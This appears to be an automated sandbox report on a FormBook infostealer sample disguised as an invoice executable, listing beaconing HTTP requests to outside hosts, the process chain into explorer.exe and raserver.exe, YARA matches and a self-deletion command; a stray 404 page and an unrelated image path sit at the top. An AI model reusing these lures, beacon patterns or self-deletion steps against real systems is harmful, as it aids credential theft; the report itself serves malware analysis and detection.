<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founde rror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49764	35.205.61.67	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:37:27.645236969 CEST	4707	OUT	GET /dp3a/?GR-d=ayCA4X1Kl09ymHiLnx81tYxQpS3YxUUFxhK9zdH9kq/gCaIMsyBIYQcEhhLQSA14VAsf&nPTdU=-ZoHnNt0frfd2Hn HTTP/1.1 Host: www.rebeccannemontgomery.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 14:37:27.931746006 CEST	4708	IN	HTTP/1.1 302 Moved Temporarily Server: nginx Date: Thu, 10 Jun 2021 12:37:27 GMT Content-Type: text/html Connection: close Set-Cookie: btst=946a4907f7d43076dd648d064a34f63b|84.17.52.18|1623328647|1623328647|0|1|0; path=/; Expires=Thu, 15 Apr 2027 00:00:00 GMT Location: 1


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49765	37.48.65.148	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:37:33.101150036 CEST	4709	OUT	GET /dp3a/?nPTdU=-ZoHnNt0frfd2Hn&GR-d=qfgFr8ieK4pb0oEJahXrwfByJwdYjuIB81dpFpRA2DwOSKuw2QjIPW4nYRzvvZDFGDPJ HTTP/1.1 Host: www.pecon.pro Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 14:37:33.930744886 CEST	4709	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Thu, 10 Jun 2021 12:37:32 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=a0bf6c34-c9e8-11eb-8de8-c4010263fd46; path=/; domain=.pecon.pro; expires=Tue, 28 Jun 2089 15:51:40 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Proforma Invoice and Bank swift-REG.PI-0086547654.exe PID: 6952
Parent PID: 5948

General

Start time:	14:35:28
Start date:	10/06/2021
Path:	C:\Users\user\Desktop\Proforma Invoice and Bank swift-REG.PI-0086547654.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Proforma Invoice and Bank swift-REG.PI-0086547654.exe'

Imagebase:	0x400000
File size:	223620 bytes
MD5 hash:	B148AE414EB8A1B34A15CDB32C21F9EE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.655317494.00000000024D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.655317494.00000000024D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.655317494.00000000024D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: Proforma Invoice and Bank swift-REG.PI-0086547654.exe PID: 7028 Parent PID: 6952

General

Start time:	14:35:29
Start date:	10/06/2021
Path:	C:\Users\user\Desktop\Proforma Invoice and Bank swift-REG.PI-0086547654.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Proforma Invoice and Bank swift-REG.PI-0086547654.exe'
Imagebase:	0x400000
File size:	223620 bytes
MD5 hash:	B148AE414EB8A1B34A15CDB32C21F9EE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000001.652838419.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000001.652838419.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000001.652838419.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.704410667.00000000008C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.704410667.00000000008C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.704410667.00000000008C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.704014446.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.704014446.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.704014446.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.704436953.00000000008F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.704436953.00000000008F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.704436953.00000000008F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 7028

General

Start time:	14:35:35
Start date:	10/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: raserver.exe PID: 5888 Parent PID: 3424

General

Start time:	14:35:53
Start date:	10/06/2021
Path:	C:\Windows\SysWOW64\raserver.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\raserver.exe
Imagebase:	0xae0000
File size:	108544 bytes
MD5 hash:	2AADF65E395BFBD0D9B71D7279C8B5EC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.914114145.0000000003000000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.914114145.0000000003000000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.914114145.0000000003000000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.914091207.0000000002FD0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.914091207.0000000002FD0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.914091207.0000000002FD0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.913473779.0000000000AB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.913473779.0000000000AB0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.913473779.0000000000AB0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6764 Parent PID: 5888

General

Start time:	14:35:57
Start date:	10/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Proforma Invoice and Bank swift-REG.PI-0086547654.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6776 Parent PID: 6764

General

Start time:	14:35:58

Start date:	10/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis